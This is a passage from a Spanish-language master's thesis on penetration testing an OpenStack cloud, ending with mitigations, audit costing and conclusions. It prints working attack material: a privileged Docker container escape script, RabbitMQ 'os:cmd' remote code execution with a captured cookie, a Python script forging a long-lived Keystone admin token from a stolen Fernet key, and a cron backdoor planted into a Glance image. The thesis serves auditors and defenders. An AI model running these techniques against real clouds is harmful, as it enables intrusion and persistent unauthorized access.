
5.4.3. Escape de contenedores

Existen diferentes técnicas para escapar del entorno aislado de un contenedor Docker. Esto puede conseguirse mediante exploits de kernel, explotando configuraciones erróneas (como exponer el socket del demonio de docker al contenedor) o aprovechando una asignación elevada de privilegios del contenedor.

En el análisis de la nube se han tratado de identificar configuraciones erróneas, validando por ejemplo con la guía de seguridad de OWASP [33], pero no se ha identificado ningún fallo de seguridad relevante que permita realizar escapes de contenedores.

Sí se ha identificado sin embargo, que algunos de los contenedores se ejecutan en modo privilegiado. Esto no puede considerarse realmente una configuración errónea, ya que algunos de los servicios (como libvirtd) requieren que el contenedor tenga ciertas capacidades de administración sobre el SO principal.

Simplemente se indicará al respecto que se ha podido verificar que es posible escapar de estos contenedores privilegiados utilizando una técnica publicada por Felix Wilhelm en Twitter y explicada en el blog *Trail of Bits* [34]. En la siguiente captura puede observarse esta técnica (nótese que la salida muestra alguna inconsistencia ya que la conexión se ha realizado mediante una shell reversa de la forma descrita en el anterior apartado):

```
()[root@overcloud-novacompute-1 /]# cat docker_escape.sh
cat docker_escape.sh
#!/bin/sh
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w
echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o
echo $t/c >$d/release_agent
echo '#!/bin/sh' >/c
echo "$1 >$t/o" >>/c
chmod +x /c
sh -c "echo 0 >$d/w/cgroup.procs"
sleep 1
cat /o
()[root@overcloud-novacompute-1 /]# ls /root/.ssh/authorized_keys
ls /root/.ssh/authorized_keys
ls: cannot access /root/.ssh/authorized_keys: No such file or directory
()[root@overcloud-novacompute-1 /]# ./docker_escape.sh "cat /root/.ssh/authorized_keys"
.
<te-1 /]# ./docker_escape.sh "cat /root/.ssh/authorized_keys"
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user
\"heat-admin\" rather than the user \"root\".';echo;sleep 10" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA
BAQDG0qh2xm70zLYprObF+ST/Q5tpP31AZ97y5ANxPWdiNOo6qmpWxM2go1PQJoFz1n29zdXjPCJiIG/MGpMRNwE6VuE0m6Sj
4Qz2V2E87Bl0bK7VKNlE9hSDjX1l1inyyMydRxOjdZOIqubn3/aqbJ0K6tgQ4Ov/IisV9dy3HPy6Rqs9FspswWlE+lNo4RZgj
rdNCC8euIpCV+HElKrOihuPjgy75v7SR77fAlp47uPAzfKfWLuhF5WmKN38sZQSFGNuEoiEZ53IdicrOPI/E9MStB9J67WeN2
mkS//TYKNOZSLkPhlvGX21w0ov5Xr9o7FNxgsV5WzTq9IyMaVHn92N Generated by TripleO
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user
\"heat-admin\" rather than the user \"root\".';echo;sleep 10" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA
BAQDKbsnNjvMkPAKHsMFbLu1D1BxsacEW1w7QhJaVAI7oH7PrQWl4/LKZ9q0xXptnwF55jGrzNEFn8XJ+7ZjCJrvkAHaspp59
M9p0D0jy4F3DJ7myimb5cpBAhABXh25079fg/d2fiidTzOOTrfMpGEGQ0tdUVlDlvWnNGQG36S4pSo9H44+g2RPgUbAio7NVC
fNoHT3YWDCySXi7iCw2xTasn+e0ntsmWH6ZFUcWnqp7PcVH7i7h0Ub2xy2bsXILIQkitjps3Q2wSOHQODGIE9jstSxjS0YVO2
c09FskKodS0tlD2ZPIMFUj0TjoRLphf1yviQu/l5BqeF0u838I09df stack@os-undercloud.tfm.local
```

Figura 56: Escape de contenedor de docker *nova_libvirt*

El script *docker_escape.sh* es similar al publicado por Felix Wilhelm con alguna corrección. Puede observarse que en el contenedor no existe el fichero "/root/.ssh/authorized_keys", pero que mediante el script es posible obtener el contenido de este fichero en el SO principal, fuera del contenedor. De esta forma podría añadirse una nueva clave pública a este fichero, logrando así un acceso directo al host *overcloud-novacompute-1*.

5.4.4. Ejecución remota de código mediante RabbitMQ

En primer lugar indicar que para este tipo de ataques es necesario disponer de la cookie del gestor de colas RabbitMQ. Ésta puede haber sido obtenida mediante diferentes técnicas, como las indicadas en los apartados 4.4.4 o 4.4.5. Dado que RabbitMQ solo está a la escucha en la red interna de APIs (en el nodo de control) y en la red de provisión (en el *undercloud*),

que deberían tratarse de redes aisladas, se considerará que este tipo de ataque requiere acceso a la infraestructura, y podrá emplearse para pivotar por ejemplo desde un nodo de cómputo al nodo de control.

El ataque será válido generalmente para los nodos de control y el nodo de *undercloud*. En el caso de los nodos de control será más sencilla de obtener la cookie requerida, aunque por otro lado al ejecutarse RabbitMQ en un contenedor no privilegiado las acciones a llevar a cabo serán más limitadas. En el caso del nodo de *undercloud* no parece que sea posible obtener la misma sin haber logrado acceso al servidor, y además sería necesario habilitar una regla de FW que permita conectividad al servicio, con lo que esta técnica podrá valer como método de persistencia.

RabbitMQ permite su gestión mediante un cliente *rabbitmqctl*, que permite ser ejecutado desde el equipo donde se encuentra RabbitMQ en ejecución, o desde alguno de los nodos que puedan conformar un cluster de RabbitMQ. Esto es debido a que todos estos equipos tienen almacenada una cookie de autenticación en "/var/lib/rabbitmq/.erlang.cookie", que al ser enviada al servidor, éste permite realizar acciones de administración.

Una de estas acciones es "eval", que permite ejecutar código Erlang en el nodo donde se ejecuta RabbitMQ. Dado que Erlang dispone de un comando (*os:cmd*) para ejecutar acciones en el SO, es posible utilizar el cliente de RabbitMQ para ejecutar comandos arbitrarios en el servidor. Un ejemplo de ejecución usando este método sería el siguiente: *rabbitmqctl eval 'os:cmd("hostname").'*

```
[root@overcloud-novacompute-0 ~]# hostname
overcloud-novacompute-0
[root@overcloud-novacompute-0 ~]# cat /var/lib/rabbitmq/.erlang.cookie
fRjf9TsBzrf4AnRyeCWy
[root@overcloud-novacompute-0 ~]# rabbitmqctl -n rabbit@overcloud-controller-0 eval 'os:cmd("hostname").'
"overcloud-controller-0\n"
[root@overcloud-novacompute-0 ~]# rabbitmqctl -n rabbit@overcloud-controller-0 eval 'os:cmd("whoami").'
"rabbitmq\n"
```

Figura 57: Ejecución remota de código mediante RabbitMQ en nodo de control desde nodo de cómputo

En la imagen puede observarse la cookie ubicada en la ruta mencionada anteriormente (ya que es donde la lee el cliente), y la ejecución de los comandos "hostname" y "whoami" en el nodo de control. En un sistema con varios nodos de control, esta técnica podría emplearse también para ejecutar comandos desde uno de ellos hacia cualquiera de los otros que conformen el cluster.

5.4.5. *Golden token* para Keystone

Esta es otra idea de persistencia para obtener un token de Keystone de administrador que no caduque nunca. Se ha decidido darle el nombre de *Golden token* ya que la idea es

similar a la obtención de un *Golden ticket* en entornos Kerberos.

Para no tener que almacenar tokens en ninguna base de datos, Keystone genera unos token usando un formato llamado Fernet [35] [36]. Cada token contiene datos del usuario, proyecto y caducidad del mismo en formato MessagePack [37], cifrados y concatenados con una función HMAC con una clave que solo Keystone conoce. De esta forma, Keystone solo debe comprobar el HMAC y descifrar el token con la misma clave, asegurándose así que se trata de un token válido, y comprobar que la fecha de caducidad no haya expirado.

La obtención de la clave de cifrado/firma de los token es un compromiso grave de seguridad, ya que con la misma sería posible generar tokens arbitrarios (la clave puede obtenerse por medios similares a la cookie de RabbitMQ indicada en el punto anterior). Por ello OpenStack proporciona un mecanismo de rotado automático de las claves Fernet, aunque en la configuración por defecto el rotado se encuentra deshabilitado. Además ante un compromiso el administrador de la nube puede que modifique la contraseña de administración, pero que ignore el riesgo que implica el robo de las claves Fernet, con lo que se considera que este mecanismo de persistencia puede ser efectivo.

Disponiendo de la clave y usando las librerías de Python para manejar los formatos Fernet y MessagePack, ha sido posible manipular un token creado para el usuario administrador y modificar éste para que su clave de expiración sea de 10 años en el futuro:

```
# cat create_golden_token.py
#!/usr/bin/python3

import msgpack
from cryptography.fernet import Fernet

token = b'gAAAAABf0Ro2DudfnHvP1CZTMDS67tFPzRK11KIa9PSZ_UJk3CzkXRNTioqTNMRASipVQjCCErRTRQw4mPblhL6r9sqdR_-duxf-W
vuvBJo_B0uZ6I50OPoJ6a4GwkFKtX82kPwY_a33_IsZfG48QrGSNzDKQ58Z-HvxbJgJXHrG2Q1vAUSRI7Q='
key = b'GN9jmo4IGY8WvwliIOzQC_cuW4vKz23lz1Lf3t0OOlM='
f = Fernet(key)

token_dec = f.decrypt(token)
original = msgpack.unpackb(token_dec, raw=True)
new_date = 1893456000.0 # Jan 01 2030
original[4] = new_date
new_token = msgpack.packb(original)
new_token_enc = f.encrypt(new_token)
print(str(new_token_enc,encoding='utf-8'))
#
# old_token='gAAAAABf0Ro2DudfnHvP1CZTMDS67tFPzRK11KIa9PSZ_UJk3CzkXRNTioqTNMRASipVQjCCErRTRQw4mPblhL6r9sqdR_-dux
f-WvuvBJo_B0uZ6I50OPoJ6a4GwkFKtX82kPwY_a33_IsZfG48QrGSNzDKQ58Z-HvxbJgJXHrG2Q1vAUSRI7Q='
# curl -w "\n" -H "X-Auth-Token: $old_token" http://192.168.110.23:8774/v2.1/servers/detail?all_tenants=True
{"error": {"message": "The request you have made requires authentication.", "code": 401, "title": "Unauthorized
"}}
#
# new_token=`./create_golden_token.py`
# curl -w "\n" -H "X-Auth-Token: $new_token" http://192.168.110.23:8774/v2.1/servers/detail?all_tenants=True
{"servers": [{"OS-EXT-STS:task_state": null, "addresses": {"private": [{"OS-EXT-IPS-MAC:mac_addr": "fa:16:3e:64
:b9:5f", "version": 4, "addr": "10.0.0.150", "OS-EXT-IPS:type": "fixed"}, {"OS-EXT-IPS-MAC:mac_addr": "fa:16:3e
:64:b9:5f", "version": 4, "addr": "192.168.110.228", "OS-EXT-IPS:type": "floating"}]}, "links": [{"href": "http
```

Figura 58: Generación de *Golden token* para Keystone modificando token existente

En la imagen puede observarse un script *create_golden_token.py* (disponible en el anexo B.5) que utiliza un token existente y modifica su fecha de caducidad al 1 de enero de 2030. Posteriormente se puede observar como una petición de listado de instancias con el token antiguo devuelve un mensaje de error solicitando autenticación, mientras que con el token generado devuelve el listado en cuestión (truncado por legibilidad).

5.4.6. Envenenamiento de imágenes

Una vez logrado acceso a la infraestructura, es posible acceder los archivos de imagen de SO utilizados para crear nuevas instancias. Esto permitiría a un atacante disponer de una puerta trasera por la que recuperar el acceso a la nube en caso que la vía de entrada inicial dejara de estar disponible.

En una configuración por defecto, las imágenes estarán almacenadas en el contenedor *glance_api* del nodo de control, bajo la ruta "/var/lib/glance/images". Bajo este directorio se pueden encontrar varios ficheros, cuya nomenclatura coincidirá con el UUID de la imagen a la que correspondan.

Utilizando la utilidad *guestfish* o *guestmount*, es posible modificar el contenido de dichas imágenes siguiendo un procedimiento similar al indicado en la documentación de OpenStack [38]. De esta forma sería posible añadir un nuevo usuario con una clave conocida por el atacante, una nueva clave pública de confianza para el usuario root, una tarea programada que contacte periódicamente con un servidor de *Command and Control* (C2), etcétera.

Estas utilidades utilizan una máquina virtual para montar el disco, con lo que si se quieren realizar cambios desde el propio nodo de control será necesario arrancar el demonio *libvirtd*, que aunque se encuentra instalado por defecto se encuentra detenido, ya que este servicio solo debería estar en ejecución en los nodos de cómputo.

En la siguiente imagen puede observarse un ejemplo con la modificación de una imagen de Debian para añadir una nueva tarea de cron, la cual trata de generar cada minuto un usuario perteneciente al grupo sudo:

```
[root@overcloud-controller-0 images]# pwd
/var/lib/glance/images
[root@overcloud-controller-0 images]# systemctl start libvirtd
[root@overcloud-controller-0 images]# export LIBGUESTFS_BACKEND=direct
[root@overcloud-controller-0 images]# guestfish --rw -a f921d9ba-b909-4d25-88a3-f51cdcaa28bd

Welcome to guestfish, the guest filesystem shell for
editing virtual machine filesystems and disk images.

Type: 'help' for help on commands
      'man' to read the manual
      'quit' to quit the shell

><fs> run
 100% [                                                                    ] 00:00
><fs> list-filesystems
/dev/sda1: ext4
><fs> mount /dev/sda1 /
><fs> touch /etc/cron.d/eviluser
><fs> edit /etc/cron.d/eviluser
><fs> cat /etc/cron.d/eviluser
* * * * *       root    /bin/sh -c '/usr/sbin/useradd eviluser -g sudo -s /bin/bash -d /var/tmp
 && echo eviluser:eviluser | /usr/sbin/chpasswd'

><fs> exit

[root@overcloud-controller-0 images]#
```

Figura 59: Modificación de imagen incluyendo script de cron malicioso

Realizando pruebas posteriores se ha podido comprobar que estas modificaciones no

se reflejan en las nuevas instancias creadas. El motivo es que una vez un hipervisor lanza una instancia con una imagen concreta, almacena dicha imagen en una caché propia que mantiene por un tiempo indefinido. Las instancias utilizan además almacenamiento tipo *Copy-on-write*, de forma que solo almacenan los cambios realizados sobre dicha imagen base. Por ello no es buena idea alterar estas imágenes, ya que podrían corromperse las instancias en ejecución.

Por lo tanto este tipo de ataque sería válido únicamente para las instancias que se lancen en hipervisores que todavía no hayan cacheado esta imagen, y no se ha podido comprobar cuáles podrían ser los efectos en caso de migraciones de máquinas virtuales entre hipervisores que tengan diferentes copias para la misma imagen. Es por esto que no se recomienda llevar a cabo el mismo durante una auditoría, salvo que se pueda verificar que se está empleando una configuración de almacenamiento de imágenes e instancias que no provoque fallos.

Sin embargo, cabe la posibilidad de que un atacante que no tenga las mismas consideraciones que un auditor en cuanto a integridad de la nube se refiere, haga uso de esta técnica para obtener persistencia en el sistema. Es por esto que se considera que también debe ser mencionada, para conocer así la misma y poder detectar un ataque de este tipo.

5.5. Secuencia de intrusión

A continuación se presenta un diagrama con una posible secuencia de intrusión entre los diferentes componentes de la nube, en base a los ataques presentados en los apartados anteriores. Nótese que no se incluyen actividades de reconocimiento ni de persistencia, simplemente movimientos laterales. Las líneas discontinuas representan posibles ataques que no se han podido llevar a cabo en este trabajo, pero que se deberán contemplar en otros entornos que tengan una versión diferente o pertenezcan a otro distribuidor:



Figura 60: Diagrama completo de intrusión en nube OpenStack

Desde una instancia será posible llegar al sistema de gestión de la nube (siempre que exista conectividad) mediante la obtención de secretos a través de los metadatos [4.1.2] o realizando fuerza bruta de credenciales [5.2.1][5.2.2] contra dicho sistema. Habrá que contemplar también la existencia de posibles vulnerabilidades de qemu/kvm que permitan escapar de la máquina virtual al sistema operativo del hipervisor [5.1.3].

Habiendo obtenido una credencial de usuario para el sistema de gestión será posible obtener otra credencial de administración llevando a cabo un ataque de tipo XSS/CSRF [5.3.3]. Según la versión de la plataforma podrán existir también otras vulnerabilidades que permitan escalar privilegios desde un usuario estándar a un usuario administrador.

Tanto con credenciales de usuario de nube como sin ellas, podrá existir la posibilidad

de que el nodo de control tenga alguna vulnerabilidad en alguno de sus servicios que permita ejecución remota de código. En el entorno analizado no se ha encontrado ninguna vulnerabilidad de este tipo, aunque sí podrá existir en otras versiones. En caso que fuera posible obtener RCE en alguno de estos servicios, lo más probable es que el proceso se esté ejecutando dentro de un contenedor. Debido a la configuración de los contenedores de los servicios principales tampoco ha sido posible escapar de los mismos al host principal.

Sí será posible acceder a los nodos de cómputo aprovechando la conexión SSH utilizada para la migración de máquinas virtuales [5.4.2]. Esta conexión llevará a un contenedor ejecutándose en modo privilegiado, desde el que será posible escapar al SO principal [5.4.3]. Desde un nodo de cómputo también será posible obtener los datos necesarios para obtener ejecución de código en el nodo de control a través de RabbitMQ [5.4.4], aunque de nuevo el acceso logrado será a un contenedor no privilegiado.

Para el acceso al *undercloud* será necesario realizar fuerza bruta de credenciales SSH, aprovechar posibles vulnerabilidades de RCE en los servicios de OpenStack (no presentes en la versión analizada) o explotar vulnerabilidades de otros servicios que se estén ejecutando en dicho nodo como agentes de monitorización, backup, etcétera.

Capítulo 6. Conclusiones

6.1. Mitigaciones

A continuación se proporcionará un listado de acciones recomendadas para prevenir o mitigar posibles ataques como los descritos en este documento:

- Evitar el uso de secretos en los metadatos de instancias. En caso que sea necesario (por ejemplo para replicaciones de datos entre servidores de BD), se deberán utilizar contraseñas únicas y nunca reutilizar aquellas que puedan corresponder a usuarios de la nube.

- Utilizar diferentes redes públicas para la conexión a APIs y para asignación de IPs flotantes de instancias. Limitar el tráfico desde esta última para que no pueda accederse a infraestructura interna.

- Emplear una configuración de volúmenes que no permita recuperar datos de anteriores instancias en volúmenes de nueva creación.

- Evitar el uso de contraseñas predecibles para usuarios de la plataforma. Definir requerimientos de complejidad y políticas de expiración de contraseñas [39].

- Definir reglas de *rate-limit* mediante iptables para la conexión a las APIs desde el exterior, y evitar así ataques de fuerza bruta.

- Configurar endpoints de APIs para que solo sean accesibles mediante TLS. Utilizar certificados generados por una CA de confianza para la empresa.

- Comprobar periódicamente que no existen usuarios con rol *admin* aparte de los administradores legítimos.

- Incluir una política de rotado de claves de token Fernet en configuración de Keystone.

- Añadir reglas de iptables en *undercloud* para que los nodos ya desplegados no puedan conectar al servidor rsync (es recomendable consultar con el distribuidor si esto pudiera ocasionar problemas, ya que no se ha podido verificar).

- Evitar que la red de provisión sea accesible de forma pública. En general mantener las diferentes redes aisladas y solo permitir el acceso a aquellos servicios que deban ser publicados, aunque se trate de una nube privada.

- Mantener actualizada la infraestructura, especialmente cuando se publiquen vulnerabilidades críticas en los servicios publicados.

Además de todo esto, por supuesto se recomienda revisar con detenimiento las guías de seguridad de OpenStack, tanto genérica [40] como específica del fabricante (Red Hat en este caso) [41], para comprender mejor la seguridad de la nube e implementar aquellos controles de seguridad que sean relevantes.

En caso que la nube haya sido comprometida se recomienda llevar a cabo las siguientes acciones, siempre que sean relevantes según el nivel de compromiso (no tendrá sentido modificar contraseñas de la infraestructura de OpenStack si el compromiso ha sido a nivel de APIs/GUI):

- Modificar contraseñas de servicios de instancias.
- Modificar contraseñas de usuarios de OpenStack.
- Revisar nuevos usuarios creados.
- Revisar nuevas asignaciones de roles a usuarios existentes.
- Revisar creación de nuevos grupos de seguridad o nuevas reglas de conectividad en grupos ya existentes.
- En general revisar creaciones/modificaciones de recursos en las fechas que haya podido ocurrir el compromiso.
- Comprobar que los pares de clave no han sido alterados.
- Revisar mecanismos de persistencia típicos a nivel de infraestructura (nuevos usuarios, tareas de cron, etc.)
- Modificar clave SSH para migración de VMs.
- Modificar cookie de autenticación de RabbitMQ.
- Rotar claves de cifrado/firma Fernet.
- Modificar contraseñas de servicios de OpenStack (de Keystone, de RabbitMQ y de base de datos).
- En general revisar cambios de configuración en estos servicios.
- Revisar fechas de modificación de imágenes de Glance, tanto en nodo de control como en nodos de cómputo.
- Modificar clave privada SSH de acceso a los servidores de la infraestructura.

6.2. Planificación y costes

En este apartado se propondrá una posible planificación para una oferta de proyecto de auditoría en un entorno OpenStack.

Debido a que se han distinguido 4 posibles escenarios de reconocimiento y ataque, lo ideal sería realizar un proyecto de *pentest* en 4 fases, una por cada escenario indicado. La duración de cada fase podrá ser de dos semanas aproximadamente, en las que se tratará de obtener el mayor nivel de compromiso desde la ubicación que corresponda para dicha fase. También desde cada escenario se tratará de desbloquear un acceso al escenario próximo, aunque igualmente el cliente deberá proporcionar los accesos y credenciales correspondientes al escenario a analizar.

Durante la semana anterior al comienzo de las pruebas deberá ser el cliente el que realice los preparativos y gestiones iniciales: accesos al edificio, creación de usuarios, configuración de VPN, creación de instancias de pruebas, etcétera. Tras esto se irán sucediendo las pruebas sobre los diferentes escenarios, para lo que por lo menos 3 días antes de comenzar las pruebas del próximo escenario el cliente deberá llevar a cabo las gestiones necesarias para que éstas puedan realizarse correctamente.

Para el primer escenario se deberán proporcionar por lo menos dos instancias de prueba y un usuario de acceso a las mismas. Para el segundo se necesitará proporcionar conectividad desde el equipo del auditor a las redes de la plataforma de nube. Para el tercero deberán proporcionarse al menos dos usuarios en el *overcloud*, uno de ellos con rol administrador. Para el cuarto deberá proporcionarse conectividad a la red de gestión de la plataforma, y un usuario de acceso al nodo de *undercloud*, a un nodo de control y a un nodo de cómputo por lo menos.

Tras la realización de las pruebas se necesitará una semana adicional para documentar las pruebas y los resultados obtenidos. Esta planificación puede observarse en el diagrama de Gantt mostrado a continuación, indicando en azul las acciones necesarias por parte del cliente, y en verde las que se llevarán a cabo por parte del auditor o de los auditores:



Figura 61: Planificación de proyecto

En cuanto a costes, estimando un precio aproximado por jornada de 600€-800€, realizando las pruebas por parte de un único auditor y teniendo en cuenta un número de jornadas de alrededor de 45 (360 horas), se calcula que el proyecto podría llevarse a cabo por unos 27.000€-36.000€ aproximadamente. En caso de que se trate de una nube de gran

tamaño y se considere que son necesarios dos auditores para las pruebas (y solo uno para la fase de documentación), el total de jornadas se elevaría a 85, suponiendo un coste total de entre 51.000€ y 68.000€.

6.3. Conclusiones finales

Por lo general puede considerarse que la seguridad de una nube OpenStack con una configuración por defecto es bastante aceptable, siempre que se hayan seguido las indicaciones recomendadas durante el despliegue (especialmente en cuanto al aislamiento de las diferentes redes se refiere) y que se mantengan unas consideraciones básicas de seguridad, como utilizar contraseñas complejas, no utilizar secretos compartidos, etcétera.

Si bien es cierto que el producto puede presentar ciertas vulnerabilidades (como la analizada que permite realizar ataques XSS/CSRF), esto es algo relativamente habitual en cualquier producto de software, y puede ser solventado definiendo y ejecutando una política de actualizaciones adecuada. El hecho de que OpenStack esté publicado bajo una licencia de software libre implica que su código se encuentra en constante revisión por un elevado número de actores, lo que conlleva que este tipo de vulnerabilidades suelen corregirse rápidamente.

Como se ha podido observar, bajo ciertas condiciones es posible realizar movimientos laterales en la plataforma. Se ha podido comprobar que es posible evadir el entorno aislado de una instancia y llegar al sistema de gestión de la nube. Sin embargo, no se ha podido encontrar ninguna vulnerabilidad pública o fallo de configuración que permita acceder a la propia infraestructura de la nube, incluso disponiendo de un usuario administrador en el sistema de gestión de la misma.

Por otro lado, si se logra acceso a la infraestructura, parece que se asume que estos nodos se encuentran ubicados en un entorno de confianza, ya que en muchos casos es relativamente simple realizar movimientos horizontales o verticales en los diferentes servidores. Es posible obtener información sensible desde cualquier nodo de la nube y, aunque no haya sido posible obtener un compromiso total del nodo de control desde un nodo de cómputo (principalmente por no poder escapar de los contenedores que tienen conectividad externa), es posible controlar cualquier nodo de cómputo, lo que en la práctica permite controlar gran parte de la nube.

Parece que no ha sido posible acceder al nodo de *undercloud*, ya que toda la información que dicho nodo publica al exterior es relativa al *overcloud*, y no se han encontrado vulnerabilidades en los servicios publicados. En cualquier caso, el servidor de *undercloud* no dispone de una imagen de SO propia y debe ser instalado manualmente en un servidor existente. Esto puede provocar que la organización propietaria de la nube utilice para este nodo alguna de las imágenes propias empleadas en el despliegue de VMs, que generalmente dispone de diferentes agentes de monitorización, backup... lo que puede ampliar la superficie de ataque sobre dicho nodo.

Finalmente comentar que lo indicado en este documento es una foto en el tiempo de una versión concreta de un distribuidor específico de OpenStack. Otras empresas tienen su arquitectura y sistema de despliegue que presentará sus particularidades y vulnerabilidades. Como se ha indicado también en repetidas ocasiones, una instalación de las mismas características que la utilizada para las pruebas podrá presentar más o menos vulnerabilidades según el nivel de actualizaciones aplicado y la configuración empleada.

Se espera que este documento pueda servir como un punto de partida para que un auditor pueda llevar a cabo un test de intrusión en un entorno basado en OpenStack, o también para que un operador de nube pueda tener mayor consciencia de los posibles ataques que pueda sufrir, teniendo en cuenta siempre que la información aquí presente deberá combinarse con una adecuada labor de documentación acerca de la versión de OpenStack con la que se esté trabajando.

6.4. Trabajos futuros

Como punto de continuación del trabajo actual se proponen una serie de actividades de documentación e investigación.

El punto más inmediato podría ser la creación de una versión resumida de este trabajo en forma de *cheat-sheet*, de forma que un auditor pueda disponer de una referencia rápida de acciones que poder llevar a cabo. Este resumen podría residir en un repositorio público que permita también la actualización por parte de otros colaboradores, pudiendo así mantener el proyecto al día.

Dado que este trabajo se ha llevado a cabo usando la versión *Queens* de RDO, otra posible actualización sería llevar a cabo un estudio similar con la siguiente versión *LTS* (*Train*). Podría compararse la seguridad de una y otra versión, analizar si los ataques siguen siendo aplicables o no, y tratar de identificar nuevas vulnerabilidades.

Aunque muchas de las actividades descritas en este documento aplican a una instalación OpenStack genérica, el trabajo se encuentra enfocado principalmente a la configuración y arquitectura de la distribución RDO / Red Hat OpenStack. Como posible actividad sería interesante también realizar una comparativa con otras distribuciones, como por ejemplo Ubuntu OpenStack [42], comprobar qué ataques pueden ser también aplicables, y qué particularidades y vulnerabilidades pueda tener su arquitectura.

Cada elemento de OpenStack puede tener integración con muchos otros elementos externos: por ejemplo el servicio de volúmenes Cinder tiene integración con multitud de cabinas de almacenamiento mediante diferentes drivers. Como trabajo futuro revisar todas las integraciones sería bastante complejo, pero sí sería posible identificar aquellas más comunes y que puedan configurarse de forma sencilla para conocer también las implicaciones de seguridad que conllevan.

El último trabajo futuro propuesto podría ser extender el entorno descrito a un escenario de nube híbrida. Podría analizarse la seguridad de alguno de los productos de gestión multi-nube más utilizados, como por ejemplo ManageIQ [43] / Red Hat CloudForms [44] (también del ecosistema CentOS / Red Hat), y comprobar las posibilidades de movimientos laterales entre las partes pública y privada de la nube.

Bibliografía

A continuación se indican los diferentes recursos consultados en el presente trabajo. Junto a las URLs originales se indica la última fecha de acceso, y se proporciona una segunda URL con el contenido original indexado en dicha fecha mediante `https://archive.org/`, y acortado mediante `https://bit.ly/`:

[1] Connor Craven, SDxCentral, What is NFV Mano?
`https://www.sdxcentral.com/networking/nfv/mano-lso/definitions/nfv-mano/` - Último acceso: 31/01/2021
`https://bit.ly/3azS575`

[2] CheatSheets Series Team, OWASP Cheat Sheet Series
`https://cheatsheetseries.owasp.org/` - Último acceso: 31/01/2021
`https://bit.ly/3tcKVxY`

[3] CheatSheets Series Team, OWASP Cheat Sheet Series
`https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20AWS%20Pentest.md` - Último acceso: 31/01/2021
`https://bit.ly/3tgaKNo`

[4] SANS Institute, Cloud Penetration Testing Course
`https://www.sans.org/cyber-security-courses/cloud-penetration-testing/` - Último acceso: 31/01/2021
`https://bit.ly/36qVOCE`

[5] Ralph LaBarge, Thomas McGuire, Johns Hopkins University, Cloud Penetration Testing
`https://arxiv.org/abs/1301.1912` - Último acceso: 31/01/2021
`https://bit.ly/3oESYzT`

[6] The OpenStack Foundation, OpenStack main website
`https://www.openstack.org/` - Último acceso: 31/01/2021
`https://bit.ly/3pBteWC`

[7] The OpenStack Foundation, Openstack Docs: Conceptual architecture
`https://docs.openstack.org/install-guide/get-started-conceptual-architecture.html` - Último acceso: 31/01/2021
`https://bit.ly/3azTOV5`

[8] The OpenStack Foundation, OpenStack User Survey Analytics and Data
`https://www.openstack.org/analytics` - Último acceso: 31/01/2021
`https://bit.ly/3aomx3R`

[9] Red Hat, Inc., Red Hat OpenStack Platform 13 Director Installation and Usage
https://access.redhat.com/documentation/en-us/red_hat_openstack_platform/13/html/director_installation_and_usage/chap-planning_your_overcloud#sect-Planning_Networks - Último acceso: 31/01/2021
https://bit.ly/2NNfkT7

